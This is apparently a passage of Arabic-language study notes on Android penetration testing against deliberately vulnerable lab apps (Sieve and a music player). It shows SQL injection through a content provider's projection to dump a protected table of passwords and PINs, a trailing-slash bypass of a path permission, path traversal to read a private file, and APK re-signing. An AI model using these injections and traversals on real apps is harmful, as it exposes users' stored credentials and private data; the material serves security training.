content://authority_name/../../../../../../../../data/data/package_name/files
```



SQLI

هندسي دلوقتي مثال ازاي نستخدم Content Provider في app من خلاه
حول نحل كود java بتابع كل class ونحصل على هنوف ازاي هنحصل
لملفات هي اصلا معمول لها permission من خلال sqli

1- install app

```
.\adb.exe install  
C:\Users\...\\sieve_patched_no_crypto.apk
```

2- decompile apk by using apktool

```
PS C:\APK_tools> java -jar .\apktool.jar d  
C:\Users\...\\sieve_patched_no_crypto.apk -o  
C:\Users\...\\sieve
```

3- analysis AndroidManifest.xml

```

<?xml version="1.0" encoding="utf-8?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.mwr.example.sieve">
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="dangerous"/>
    <permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dangerous"/>
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher" android:debuggable="true" android:allowBackup="true" android:label="@string/title_activity_file_select" android:name=".FileSelectActivity" android:exported="true" android:finishOnTaskLaunch="true" android:excludeFromRecents="true" android:launchMode="singleTask" android:windowSoftInputMode="adjustPan">
        <activity android:label="@string/title_activity_file_select" android:name=".MainLoginActivity" android:exported="false" android:label="@string/app_name" android:category="LAUNCHER" />
        </activity>
        <activity android:label="@string/title_activity_pwlist" android:name=".PWList" android:exported="true" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" />
        <activity android:label="@string/title_activity_settings" android:name=".SettingsActivity" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" />
        <activity android:label="@string/title_activity_add_entry" android:name=".AddEntryActivity" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" />
        <activity android:label="@string/title_activity_short_login" android:name=".ShortLoginActivity" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" />
        <activity android:label="@string/title_activity_welcome" android:name=".WelcomeActivity" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" />
        <activity android:label="@string/title_activity_pin" android:name=".PINActivity" android:finishOnTaskLaunch="true" android:clearTaskOnLaunch="true" android:process=":remote" />
        <service android:name=".AuthService" android:exported="true" android:process=":remote" />
        <service android:name=".CryptoService" android:exported="true" android:process=":remote" />
        <provider android:name=".DBContentProvider" android:exported="true" android:multiprocess="true" android:authorities="com.mwr.example.sieve.DBContentProvider" android:pathPermission="com.mwr.example.sieve.READ_KEYS" android:writePermission="com.mwr.example.sieve.WRITE_KEYS" android:path="/Keys" />
        <provider android:name=".FileBackupProvider" android:exported="true" android:multiprocess="true" android:authorities="com.mwr.example.sieve.FileBackupProvider" />
    </application>
</manifest>

```

هناقي في 2 content provider أول واحد اللي هو DBContentProvider وده اللي هستغله دلوقتي في sqll و هناقي واحد كمان اللي هو FileBackupProivder. والاتنين معمول ليهم يعني بيسمح لاي تطبيق تاني يخدمهم exported="true" a

في DBContentProvider اللي اسمه keys table هناقي ان هو معمول له read and write permission لل permission

authority_name : com.mwr.example.sieve.DBContentProvider

```

<provider android:name=".DBContentProvider" android:exported="true"
    android:multiprocess="true"
    android:authorities="com.mwr.example.sieve.DBContentProvider">
    <path-permission
        android:readPermission="com.mwr.example.sieve.READ_KEYS"
        android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
        android:path="/Keys" />
</provider>

```

هروج نشوف بتاع code java

```

package com.mwr.example.sieve;

import android.content.ContentProvider;
import android.content.ContentUris;
import android.content.ContentValues;
import android.content.UriMatcher;
import android.database.Cursor;

```

```
import android.database.sqlite.SQLiteQueryBuilder;
import android.net.Uri;
public class DBContentProvider extends ContentProvider {
    public static final int KEY = 200;
    public static final Uri KEYS_URI =
Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Keys");
    public static final int KEY_ID = 230;
    public static final int KEY_PASSWORD = 210;
    public static final int KEY_PIN = 220;
    public static final int PASSWORDS = 100;
    public static final int PASSWORDS_EMAIL = 140;
    public static final int PASSWORDS_ID = 110;
    public static final int PASSWORDS_PASSWORD = 150;
    public static final int PASSWORDS_SERVICE = 120;
    public static final Uri PASSWORDS_URI =
Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Passwords");
    public static final int PASSWORDS_USERNAME = 130;
    PWDBHelper pwdb;
    private UriMatcher sUriMatcher = new UriMatcher(-1);

    @Override // android.content.ContentProvider
    public int delete(Uri in, String selection, String[] selectionArgs) {
        int type = this.sUriMatcher.match(in);
        if (type == 100) {
            return
this.pwdb.getWritableDatabase().delete(PWTable.TABLE_NAME, selection,
selectionArgs);
        }
        if (type == 200) {
            return
this.pwdb.getWritableDatabase().delete(KEY_TABLE_NAME, selection,
selectionArgs);
        }
        return -1;
    }

    @Override // android.content.ContentProvider
    public String getType(Uri arg0) {
        return null;
    }

    @Override // android.content.ContentProvider
    public Uri insert(Uri in, ContentValues values) {
```

```
        int type = this.sUriMatcher.match(in);
        long id = -1;
        if (type == 100) {
            id = this.pwdb.getWritableDatabase().insert(PWTable.TABLE_NAME,
null, values);
        } else if (type == 200) {
            id =
this.pwdb.getWritableDatabase().insert(PWTable.KEY_TABLE_NAME, null,
values);
        }
        return ContentUris.withAppendedId(in, id);
    }

@Override // android.content.ContentProvider
public boolean onCreate() {
    this.pwdb = new PWDBHelper(getContext());
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider",
PWTable.TABLE_NAME, 100);
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider",
"Keys", KEY);
    return false;
}

@Override // android.content.ContentProvider
public Cursor query(Uri in, String[] projection, String selection,
String[] selectionArgs, String sortOrder) {
    int type = this.sUriMatcher.match(in);
    SQLiteQueryBuilder queryBuilder = new SQLiteQueryBuilder();
    if (type >= 100 && type < 200) {
        queryBuilder.setTables(PWTable.TABLE_NAME);
    } else if (type >= 200) {
        queryBuilder.setTables(PWTable.KEY_TABLE_NAME);
    }
    return queryBuilder.query(this.pwdb.getReadableDatabase(),
projection, selection, selectionArgs, null, null, sortOrder);
}

@Override // android.content.ContentProvider
public int update(Uri uri, ContentValues values, String selection,
String[] selectionArgs) {
    int type = this.sUriMatcher.match(uri);
    if (type == 100) {
        return
```

```

        this.pwdb.getWritableDatabase().update(PWTable.TABLE_NAME, values,
selection, selectionArgs);
    }
    if (type == 200) {
        return
    this.pwdb.getWritableDatabase().update(PWTable.KEY_TABLE_NAME, values,
selection, selectionArgs);
    }
    return -1;
}
}

```

هناقي بقى في الكود ده ان في 2 table

1- content://com.mwr.example.sieve.DBContentProvider/Keys

2-content://com.mwr.example.sieve.DBContentProvider/Password

وهنلاقي الفانكشن اللي بتعمل create اللي هي PWDBHelper

```

public boolean onCreate() {
    this.pwdb = new PWDBHelper(getContext());
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider",
PWTable.TABLE_NAME, 100);
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider",
"Keys", KEY);
    return false;
}

```

هنو حن شوف كود java بتاع الفانشن دي

```

package com.mwr.example.sieve;

import android.content.Context;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
public class PWDBHelper extends SQLiteOpenHelper {
    public static final String DATABASE_NAME = "database.db";
    public static final int DATABASE_VERSION = 1;

    public PWDBHelper(Context context) {
        super(context, DATABASE_NAME, (SQLiteDatabase.CursorFactory) null,
1);
    }
}

```

```

@Override // android.database.sqlite.SQLiteOpenHelper
public void onCreate(SQLiteDatabase db) {
    db.execSQL(PWTable.SQL_CREATE_ENTRIES);
    db.execSQL(PWTable.KEY_SQL_CREATE_ENTRIES);
}

```

```

@Override // android.database.sqlite.SQLiteOpenHelper
public void onUpgrade(SQLiteDatabase arg0, int arg1, int arg2) {
}
}

```

هنا هنلاقي ان اسمها database.db وهنلاقي ان values بتاعت كل table متعرفة في PWTable

```

public void onCreate(SQLiteDatabase db) {
    db.execSQL(PWTable.SQL_CREATE_ENTRIES);
    db.execSQL(PWTable.KEY_SQL_CREATE_ENTRIES);
}
}

```

هنروح لي نحل code java بتاع PWTable

```

package com.mwr.example.sieve;

import android.provider.BaseColumns;
public class PWTable implements BaseColumns {
    public static final String BLOB_TYPE = " BLOB";
    public static final String COLUMN_NAME_EMAIL = "email";
    public static final String COLUMN_NAME_PASSWORD = "password";
    public static final String COLUMN_NAME_SERVICE = "service";
    public static final String COLUMN_NAME_USERNAME = "username";
    public static final String COMMA_SEP = ",";
    public static final String KEY_COLUMN_NAME_MAIN = "Password";
    public static final String KEY_COLUMN_NAME_SHORT = "pin";
    public static final String KEY_SQL_CREATE_ENTRIES = "CREATE TABLE Key
>Password TEXT PRIMARY KEY,pin TEXT )";
    public static final String KEY_TABLE_NAME = "Key";
    public static final String SQL_CREATE_ENTRIES = "CREATE TABLE Passwords
(_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email )";
    public static final String SQL_DELETE_ENTRIES = "DROP TABLE IF EXISTS
Passwords";
    public static final String TABLE_NAME = "Passwords";
    public static final String TEXT_TYPE = " TEXT";
}
}

```

هنا بقى هنلاقي values بتاعت كل table وهنلاقي ان keys اللي هو اسمه tables اللي هو مسميه في from KEY not KEYS علشان لما نبقي نبروح نعمل select نعمل KEY database

1- table --> key --> CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT)
contain :

- Password --> text
- pin --> text

2-table --> Passwords (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email); contain :

- _id --> int
- service --> text
- username --> text
- password --> binary
- email --> text

خلي بالك احنا قولنا ان هو حاطط permission ويه بقى محظوظة على table اللي اسمه Keys يعني لو جيت تعمل select لاي حاجة من table ده هيقول غير مسموع علشان كده احنا مهمتنا في sqi ان احنا باستخداما table اللي ملهاش permission اللي هو Password نخاول نجيب table اللي هو permission اللي مهمول عليه Keys

```
<path-permission  
    android:readPermission="com.mwr.example.sieve.READ_KEYS"  
    android:writePermission="com.mwr.example.sieve.WRITE_KEYS"  
    android:path="/Keys"/>
```

ازاي بقى نستخدم adb shell علشان نرسل اوامر ل content provider او نرسل مثلا

sqli :

- query()
- update()
- insert()
- delete()

path traversal :

- read()
- write()

```

usage: adb shell content [subcommand] [options]
usage: adb shell content insert --uri <URI> [--user <USER_ID>] --bind <BINDING> [--bind <BINDING>...] [--extra <BINDING>...]
<URI> a content provider URI.
<BINDING> binds a typed value to a column and is formatted:
<COLUMN_NAME>:<TYPE>:<COLUMN_VALUE> where:
<TYPE> specifies data type such as:
b - boolean, s - string, i - integer, l - long, f - float, d - double, n - null
Note: Omit the value for passing an empty string, e.g column:s:
Example:
# Add "new_setting" secure setting with value "new_value".
adb shell content insert --uri content://settings/secure --bind name:s:new_setting --bind value:s:new_value

usage: adb shell content update --uri <URI> [--user <USER_ID>] [--where <WHERE>] [--extra <BINDING>...]
<WHERE> is a SQL style where clause in quotes (You have to escape single quotes - see example below).
Example:
# Change "new_setting" secure setting to "newer_value".
adb shell content update --uri content://settings/secure --bind value:s:newer_value --where "name='new_setting'"

usage: adb shell content delete --uri <URI> [--user <USER_ID>] --bind <BINDING> [--bind <BINDING>...] [--where <WHERE>] [--extra <BINDING>...]
Example:
# Remove "new_setting" secure setting.
adb shell content delete --uri content://settings/secure --where "name='new_setting'"

usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>] [--extra <BINDING>...]
<PROJECTION> is a list of colon separated column names and is formatted:
<COLUMN_NAME>[:<COLUMN_NAME>...]
<SORT_ORDER> is the order in which rows in the result should be sorted.
Example:
# Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.
adb shell content query --uri content://settings/secure --projection name:value --where "name='new_setting'" --sort "name ASC"

usage: adb shell content call --uri <URI> --method <METHOD> [--arg <ARG>]
[--extra <BINDING> ...]
<METHOD> is the name of a provider-defined method
<ARG> is an optional string argument
<BINDING> is like --bind above, typed data of the form <KEY>:{b,s,i,l,f,d}:{<VAL>}

usage: adb shell content read --uri <URI> [--user <USER_ID>]
Example:
adb shell 'content read --uri content://settings/system/ringtone_cache' > host.ogg

```

```

usage: adb shell content update --uri <URI> [--user <USER_ID>] [--where <WHERE>] [--extra <BINDING>...]
<WHERE> is a SQL style where clause in quotes (You have to escape single quotes - see example below).
Example:
# Change "new_setting" secure setting to "newer_value".
adb shell content update --uri content://settings/secure --bind value:s:newer_value --where "name='new_setting'"

usage: adb shell content delete --uri <URI> [--user <USER_ID>] --bind <BINDING> [--bind <BINDING>...] [--where <WHERE>] [--extra <BINDING>...]
Example:
# Remove "new_setting" secure setting.
adb shell content delete --uri content://settings/secure --where "name='new_setting'"

usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>] [--extra <BINDING>...]
<PROJECTION> is a list of colon separated column names and is formatted:
<COLUMN_NAME>[:<COLUMN_NAME>...]
<SORT_ORDER> is the order in which rows in the result should be sorted.
Example:
# Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.
adb shell content query --uri content://settings/secure --projection name:value --where "name='new_setting'" --sort "name ASC"

usage: adb shell content call --uri <URI> --method <METHOD> [--arg <ARG>]
[--extra <BINDING> ...]
<METHOD> is the name of a provider-defined method
<ARG> is an optional string argument
<BINDING> is like --bind above, typed data of the form <KEY>:{b,s,i,l,f,d}:{<VAL>}

usage: adb shell content read --uri <URI> [--user <USER_ID>]
Example:
adb shell 'content read --uri content://settings/system/ringtone_cache' > host.ogg

usage: adb shell content write --uri <URI> [--user <USER_ID>]
Example:
adb shell 'content write --uri content://settings/system/ringtone_cache' < host.ogg

usage: adb shell content gettype --uri <URI> [--user <USER_ID>]
Example:
adb shell content gettype --uri content://media/internal/audio/media/

[ERROR] Unsupported operation: -
vbox86p:/ $

```

دلوقتی احنا عایزین نشوف في فعلاء معمول table اللي هو permission

فعلاء غير مسموح

```
vbox86p:/ $ content query --uri
content://com.mwr.example.sieve.DBContentProvider/Key
Error while accessing provider:com.mwr.example.sieve.DBContentProvider
java.lang.IllegalStateException: Invalid tables
```

```

at android.os.Parcel.createExceptionOrNull(Parcel.java:3019)
at android.os.Parcel.createException(Parcel.java:2995)
at android.os.Parcel.readException(Parcel.java:2978)
at
android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:19
0)
at
android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:14
2)
at
android.content.ContentProviderProxy.query(ContentProviderNative.java:481)
at
com.android.commands.content.Content$QueryCommand.onExecute(Content.java:661
)
at
com.android.commands.content.Content$Command.execute(Content.java:522)
at com.android.commands.content.Content.main(Content.java:735)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native
Method)
at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:355)

```

برده عايزين نشوف table الثاني اللي هو Passwords

هنا طلعننا اللي موجود جوه table

```
vbox86p:/ $ content query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords
Row: 0 _id=1, service=banking, username=admin, password=BLOB,
email=admin@banking
```

دلوقي بقى عاوزين نستخدم table اللي هو Passwords علشان نتلاعب بـ Key اللي هو

زي ما قولنا ان اي projection FROM table WHERE selection = selector query بتبقى
inject sql علشان نعمل projection; ORDER BY sortOrder

هنستخدم content option اللي في <projection <PROJECTION-->

```
ontent query --uri
content://com.mwr.example.sieve.DBContentProvider/Passwords --projection "*"*
from Key--"
<
Row: 0 Password=0123456789123456, pin=1234
Row: 1 Password=01234567891234567, pin=12345
```

فعلا طلعننا col Key جوه table Passwords اللي هو وباستخدام

1- insert on key

وهنا علشان نعمل insert بنسخدم option `--bind column_name:s:new_value` اللي هو new_value و data type

S --> data-type

i	int
d	double
b	boolean
s	string
f	float
l	long

insert :

```
$ content insert --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --bind  
service:s:hospital --bind username:s:doctor
```

```
vbox86p:/ $ content insert --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --bind  
service:s:hospital --bind username:s:doctor  
vbox86p:/ $ content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords  
Row: 0 _id=1, service=banking, username=admin, password=BLOB,  
email=admin@banking  
Row: 1 _id=2, service=hospital, username=doctor, password=NULL, email=NULL
```

Update

```
vbox86p:/ $ content update --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --bind  
username:s:patient --where "service='hospital'"
```

```
vbox86p:/ $ content update --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --bind  
username:s:patient --where "service='hospital'"  
vbox86p:/ $ content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords  
Row: 0 _id=1, service=banking, username=admin, password=BLOB,  
email=admin@banking  
Row: 1 _id=2, service=hospital, username=patient, password=NULL, email=NULL
```

delete

```
vbox86p:/ $ content delete --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --where  
"service='hospital'"
```

```
vbox86p:/ $ content delete --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords --where  
"service='hospital'"
```

```
vbox86p:/ $ content query --uri  
content://com.mwr.example.sieve.DBContentProvider/Passwords  
Row: 0 _id=1, service=banking, username=admin, password=BLOB,  
email=admin@banking
```

```
vbox86p:/ $
```

Note

خلي بالك هنا هو لما عامل Keys على table اللي هو بص هو عامل لها ازاي

```
android:path="/Keys"
```

هو هنا عامل ان path هو "/keys" وهذا ان ممكن اعمل bypass لدی عن طريق اني اعقد ازود /

before

```
vbox86p:/ $ content query --uri content://com.mwr.example.sieve.DBContentProvider/Keys  
Error while accessing provider:com.mwr.example.sieve.DBContentProvider  
java.lang.SecurityException: Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys f  
rom pid=3026, uid=2000 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()  
at android.os.Parcel.createExceptionOrNull(Parcel.java:3011)  
at android.os.Parcel.createException(Parcel.java:2995)  
at android.os.Parcel.readException(Parcel.java:2978)  
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:190)  
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:142)  
at android.content.ContentProviderProxy.query(ContentProviderNative.java:481)  
at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:661)  
at com.android.commands.content.Content$Command.execute(Content.java:522)  
at com.android.commands.content.Content.main(Content.java:735)  
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)  
at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:355)
```

after

```
vbox86p:/ $ content query --uri content://com.mwr.example.sieve.DBContentProvider/Keys/  
Row: 0 Password=0123456789123456, pin=1234  
Row: 1 Password=01234567891234567, pin=12345  
vbox86p:/ $ |
```

Path traversal

دلوقي بقى هنتلكم عن content وشنوف ازاي هنستغلها في التطبيق من خلال Path traversal provider

لنا جبنا نشوف ملف AndroidManifest.xml لاقينا انتين class اللي هما DBContentProvider and FileBackupProvider وشرحنا ازاي هنستغل

Path في FileBackupProvider في sqli فدلو قتي هنشرح ازاي نستغل DBContentProvider class لـ java code او حاجة هنروح نشوف traversal

```
package com.mwr.example.sieve;

import android.content.ContentProvider;
import android.content.ContentValues;
import android.content.UriMatcher;
import android.database.Cursor;
import android.net.Uri;
import android.os.ParcelFileDescriptor;
import android.util.Log;
import java.io.File;
import java.io.FileNotFoundException;
public class FileBackupProvider extends ContentProvider {
    private static final int DATABASE = 2346456;
    public static final Uri FILE_DATABASE =
Uri.parse("content://com.mwr.example.sieve.FileBackupProvider");
    private static final String TAG = "m_FileBackupProvider";
    private UriMatcher sUriMatcher = new UriMatcher(-1);

    @Override // android.content.ContentProvider
    public int delete(Uri arg0, String arg1, String[] arg2) {
        return 0;
    }

    @Override // android.content.ContentProvider
    public String getType(Uri arg0) {
        return null;
    }

    @Override // android.content.ContentProvider
    public Uri insert(Uri arg0, ContentValues arg1) {
        return null;
    }

    @Override // android.content.ContentProvider
    public boolean onCreate() {
        this.sUriMatcher.addURI("com.mwr.example.sieve.FileBackupProvider",
"**", DATABASE);
        return false;
    }
}
```

```

@Override // android.content.ContentProvider
public ParcelFileDescriptor openFile(Uri uri, String mode) {
    int modeCode;
    if (mode.equals("r")) {
        modeCode = 268435456;
    } else if (mode.equals("rw")) {
        modeCode = 805306368;
    } else if (mode.equals("rwt")) {
        modeCode = 805306368;
    } else {
        Log.w(TAG, "Unrecognised code to open file: " + mode);
        return null;
    }
    try {
        return ParcelFileDescriptor.open(new File(uri.getPath()),
modeCode);
    } catch (FileNotFoundException e) {
        Log.e(TAG, "ERROR: unable to open file: " + e.getMessage());
        return null;
    }
}

@Override // android.content.ContentProvider
public Cursor query(Uri arg0, String[] arg1, String arg2, String[] arg3,
String arg4) {
    return null;
}

@Override // android.content.ContentProvider
public int update(Uri arg0, ContentValues arg1, String arg2, String[]
arg3) {
    return 0;
}
}

```

هو ده الكود دلوقتي هنبعص علي function اللي فيها open اللي هي ParcelFileDescriptor وهنلاقيها ان هي بتفتح file مع mode

(r,rw,rwt)

```

public ParcelFileDescriptor openFile(Uri uri, String mode) {
    int modeCode;
    if (mode.equals("r")) {
        modeCode = 268435456;
    } else if (mode.equals("rw")) {
        modeCode = 805306368;
    }
}

```

```

} else if (mode.equals("rwt")) {
    modeCode = 805306368;
} else {
    Log.w(TAG, "Unrecognised code to open file: " + mode);
    return null;
}
try {
    return ParcelFileDescriptor.open(new File(uri.getPath()),
modeCode);
} catch (FileNotFoundException e) {
    Log.e(TAG, "ERROR: unable to open file: " + e.getMessage());
    return null;
}
}
}

```

فعشان بقى نتحكم في file في content provider هستخدمو

```
vbox86p:/ $ content read --uri
content://com.mwr.example.sieve.DBContentProvider/Keys
```

```
vbox86p:/ $ content write --uri
content://com.mwr.example.sieve.DBContentProvider/Keys
```

اول حاجة الفايل اللى يفتحها بتبقى متخزنة في cache --> /data/data/pacakge_Name/cache

هو هنا اه عنده ملفات في cache و في files اسمه folder و في files ده جواه secertfile وده معمول له منيفعش
اقرا اللي فيه فانا بس بقى من خلال path travseral لو انا بفتح فايل متخزن في cache قادر ارجع لورا وفتح اي فايل

ex: if this file exist on app --> music_file , this file will be store on cache -->
/data/data/package_name/cache/music_file

and there is another file on /data/data/package_Name/Files/secert_file ---> this file is have permission i can not open it

open music_file

```
content read content://authoiry_name/music_file
```

this will open music file

use path traversal to open secert_file

```
content read
content://authoiry_name/../../../../../../../../(root_directory/data/data/packa
ge_name/files/secert_File
```

```

adb shell
adb server version (41) doesn't match this client (39); killing...
* daemon started successfully
generic_x86:/ $ su
generic_x86:/ # cd /data/data/com.apphacking.musicplayer/
generic_x86:/data/data/com.apphacking.musicplayer # ls
cache code_cache files
d files/ mySecretFile
generic_x86:/data/data/com.apphacking.musicplayer/files # ls
mySecretFile
generic_x86:/data/data/com.apphacking.musicplayer/files # ls -lihsa
total 12K
131454 4.0K drwxrwx---x 2 u0_a134 u0_a134 4.0K 2022-03-05 17:46 .
131450 4.0K drwx----- 5 u0_a134 u0_a134 4.0K 2022-03-05 17:46 ..
131455 4.0K -rw-rw---- 1 u0_a134 u0_a134 53 2022-03-06 12:57 mySecretFile
generic_x86:/data/data/com.apphacking.musicplayer/files #

```

before Path traversal : file is permission denied

```

[ERROR] Unsupported operation: null
generic_x86:/ $ content read --uri content://com.apphacking.musicplayer/files/mySecretFile
Error while accessing provider:com.apphacking.musicplayer
java.lang.NullPointerException: Attempt to invoke virtual method 'java.io.FileDescriptor android.os.ParcelFileDes
at com.android.commands.content.Content$ReadCommand.onExecute(Content.java:624)
at com.android.commands.content.Content$Command.execute(Content.java:521)
at com.android.commands.content.Content.main(Content.java:727)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
generic_x86:/ $ 

```

after path traversal

```

at com.android.commands.content.Content.main(Content.java:727)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:399)
//com.apphacking.musicplayer/../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../................................................................
This is my super secret text that noone should read!
generic_x86:/ $ 

```

Here's a table summarizing all commands for Content Provider :

No.	Command	Description
1	<code>content query --uri content://authority_name/table</code>	Query data from the specified table using the URI.
2	<code>content insert --uri content://authority name/table --bind col_Name:data_type:new_value</code>	Insert new data into the specified table.
3	<code>content update content://authority name/table --bind col Name:data_type:new_value --where "name='value'"</code>	Update specific data in the table based on a condition.

No.	Command	Description
4	content delete content://authority_name/table -- where "name='value'"	Delete specific data from the table based on a condition.
5	content read content://authority_name/file_name	Read content from a specific file using the URI.
6	content write content://authority_name/file_name	Write data to a specific file using the URI.

Application Signing

وهو ازاي نعمل توقيع على طلب معين هو نعدل في signature بناءً تطبيق معين وهو مثلاً انتا لاما تعمل decompile لتطبيق وتحتاجي تعديل فيه وتعمل build اللي انتا عدلته وتعمله install مش هيفرضي ينزل او مش هيستغل علشان انتا بعملتش ليه signing علشان كده هنشوف ازاي تعمل signing لاي تطبيق بعد التعديل فيه

دلوقي هشنوف كده ايه اللي هيحصل لو معملناش signing

1- decompile app with apktool

```
→ sieve apktool d sieve.apk -o sieve_decompile
I: Using Apktool 2.11.0 on sieve.apk with 4 threads
I: Baksmaling classes.dex...
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file:
/home/ubuntu/.local/share/apktool/framework/1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Copying original files...
I: Copying lib...
I: Copying unknown files...
```

2- change anything on any file like Androidmanifest.xml

3-build folder with apktool, after build new apk exist on **folder_name/dist/app.apk**

```
→ sieve apktool b sieve_decompile
I: Using Apktool 2.11.0 on sieve.apk with 4 threads
I: Checking whether sources have changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources have changed...
```

```
I: Building resources with aapt2...
I: Building apk file...
I: Importing lib...
I: Built apk into: sieve_decompile/dist/sieve.apk
```

4- upload sieve.apk

```
→ dist adb install sieve.apk
Performing Streamed Install
adb: failed to install sieve.apk: Failure
[INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed to collect certificates from
 /data/app/vmdl198046582.tmp/base.apk: Attempt to get length of null array]
```

لو انتا جيت ترفعه مش هيرضي علشان انتا غيرت في وبالتالي certificate اللي منت عامله وهو مش متغير بتقارن بعد ما يتغير ولاقيت ان
هما مش زي بعض علشان كده مرضيش يرفع الملف احنا بقى هنشوف ازاي نضبط signing للتطبيق

1- before version 11 كان بنعمل حاجات وبعد نسخة 11 بنعمل حاجات تانية : ده قبل النسخة 11

قبل النسخة 11 كنا يستخدم الامر ده بس : jarsigner

2- after version 11

1-jarsigner

2-apksigner

بقينا نستخدم دول بعد version 11 واستخدمنا امر جديد اللي هو apksigner علشان نضبط certificate
دلوقي هنشوف ازاي نعمل signing بس قبل ما توقع لازم تنشئ key وده اللي هيبيقي private key for app

1- Generate Key

```
keytool -genkey -v -keystore ~/android-app-hack.keystore -alias alias_name -
keyalg RSA -keysize 2048 -validity 365
```

- -alias هنا انتا بتحط اسم علشان الاسم ده هستخدموه بعدين -->
- علشان بيقي مقرراً للانسان --> -v
- -keystore ده اللي هيخزن المفاتيح -->
- -keysize --> size of key
- -keyalg --> type of algorithm

```
→ ~ keytool -alias my_key -genkey -keystore ~/android-app-hack.keystore -
keysize 2048 -keyalg RSA -v -validity 365 -sigalg SHA1withRSA
Enter keystore password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-
component empty or press ENTER to use the default value in braces.
```

```
What is your first and last name?  
[Unknown]: my_key  
What is the name of your organizational unit?  
[Unknown]:  
What is the name of your organization?  
[Unknown]:  
What is the name of your City or Locality?  
[Unknown]:  
What is the name of your State or Province?  
[Unknown]:  
What is the two-letter country code for this unit?  
[Unknown]:  
Is CN=my_key, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown  
correct?  
[no]: yes
```

Generating 2,048 bit RSA key pair and self-signed certificate (SHA1withRSA)
with a validity of 365 days

```
for: CN=my_key, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown  
[Storing /home/ubuntu/android-app-hack.keystore]
```

Warning:

The generated certificate uses the SHA1withRSA signature algorithm which is
considered a security risk.

→ ~

علاقان اشوف keys اللي انشأته

```
→ ~ keytool -list -keystore ~/android-app-hack.keystore  
Enter keystore password:  
Keystore type: PKCS12  
Keystore provider: SUN  
  
Your keystore contains 3 entries  
  
alias_name, Mar 17, 2025, PrivateKeyEntry,  
Certificate fingerprint (SHA-256):  
06:3A:E7:6F:0F:2A:E3:02:A0:BA:59:04:B7:06:14:98:95:D8:87:E2:76:D7:3A:F8:0A:A  
0:BD:7D:20:19:D7:01  
my_key, Mar 18, 2025, PrivateKeyEntry,  
Certificate fingerprint (SHA-256):  
10:11:7A:C5:55:C1:24:1A:49:DA:36:66:51:51:0B:B5:8F:B5:4B:CF:48:EF:AB:4C:ED:5  
D:60:A2:49:DC:48:CB
```

```
udemy, Mar 17, 2025, PrivateKeyEntry,  
Certificate fingerprint (SHA-256):  
88:4F:DB:C5:E5:AE:81:7D:FA:59:55:D3:36:0D:DA:DE:9E:1A:C3:7C:13:05:ED:78:E6:0  
